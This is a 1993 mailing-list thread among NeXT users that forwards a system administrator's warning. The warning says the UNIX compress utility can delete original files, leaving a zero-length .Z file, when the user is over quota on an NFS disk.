> work, plus the cost of downloading the original data in  
> the first place. Thanks a lot, NeXT.

>  
I use Workspace's compress frequently, and the only problem I ever have is that the original hangs around as a .nfs file...  
I wonder if the following may be relevant...?

Have fun,

mmalcolm.

From: Malcolm Crawford <M.Crawford>  
Date: Sat, 12 Jun 93 18:25:03 GMT  
To: next-managers@edu.stolaf, UK-NeXT-Users@uk.ac.york.ohm  
Subject: compress <-> quota interaction "problem"

Here's a warning from our system administrator which may be of interest to those of you enforcing quotas. The basic message -- use compress with care if you are over your hard quota!

I'd be interested to hear of any fixes for this.

Have fun,

Malcolm.

Date: Fri, 11 Jun 93 14:42:09 BST

From: Dave Mitchell <D.Mitchell>  
To: all  
Subject: dangers of compression

Here is an IMPORTANT warning to anyone who uses the UNIX compress utility (either directly, or via the NeXT Workspace manager etc):

The compress command has a bug in it, that causes it to truncate files to zero length if you are over quota, and the disk is non-local.

i.e., given a file f, "compress f" does the following:

it creates a new file f.Z. It then tries to write data to it. This fails because you are over quota, so f.Z remains zero-length. compress fails to notice this error (due to arcane reasons involving delayed writes over NFS), and happily goes ahead and deletes the original file f.

This bug seems to be present on all versions of SunOS and NEXTSTEP within the department.

So, be VERY careful when compressing files while over quota.

Dave.

-----